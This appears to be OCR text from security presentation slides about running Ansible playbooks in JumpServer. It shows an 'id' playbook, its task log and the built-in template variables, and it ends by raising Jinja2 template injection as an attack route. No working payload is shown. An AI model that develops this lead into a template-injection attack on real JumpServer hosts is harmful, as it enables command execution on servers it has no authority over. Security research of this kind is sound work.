
```yaml
---
- name: Print id
  hosts: all
  remote_user: user

  tasks:
  - name: Execute the id command
    shell: id
    register: result
  - debug: var=result.stdout
```


Task log — Mozilla Firefox
jumpserver.local/core/ops/celery/task/92ef2631-c398-4cf9-bb6b-2dcdf7f86e31/log/?type=celery
150%


- ID: 92ef2631-c398-4cf9-bb6b-2dcdf7f86e31 Task name: Run ansible task executi
- Date start: 4/8/2024, 10:21:58 AM

```
PLAY [Print id] ****************************************************************

TASK [Gathering Facts] *********************************************************
core/2.14/reference_appendices/interpreter_discovery.html for more information.
ok: [Prod-1]

TASK [Execute the id command] **************************************************
changed: [Prod-1]

TASK [debug] *******************************************************************
ok: [Prod-1] => {
    "result.stdout": "uid=911(user) gid=911(user) groups=911(user),1000(users)"
}

PLAY RECAP *********************************************************************
Prod-1                     : ok=3    changed=1    unreachable=0    failed=0    sk
Task ops.tasks.run_ops_job_execution[92ef2631-c398-4cf9-bb6b-2dcdf7f86e31] succeed
```


Ansible in JumpServer




Ansible in JumpServer




Ansible in JumpServer




Ansible in JumpServer




Ansible in JumpServer



Ansible in JumpServer




Ansible playbooks




```
id
```

Ansible playbooks have variables



```
id
```




Builtin variable


You can read built-in variables using {{ key }} in your command

Variable	Description
jms_username	The current user`s username of Jump
jms_asset.id	The id of the asset in the JumpServer
jms_asset.type	The type of the asset in the JumpServ
jms_asset.category	The category of the asset in the Jump

Ansible playbooks have templates?



```
id
```




Builtin variable

You can read built-in variables using {{ key }} in your command

Variable	Description
jms_username	The current user`s username of Jump
jms_asset.id	The id of the asset in the JumpServer
jms_asset.type	The type of the asset in the JumpServ
jms_asset.category	The category of the asset in the Jump

Ansible playbooks have Jinja2 templates




🏠 / Using Ansible playbooks / Working with playbooks / Templating (Jinja2)

Templating (Jinja2)

Ansible uses Jinja2 templating to enable dynamic expressions and access to variables
template for a configuration file, then deploy that configuration file to multiple enviro

- Also Template Injection?

Ansible playbooks have Template Injection



user

Account policy: Skip


Language: Shell

Timeout (seconds): 60

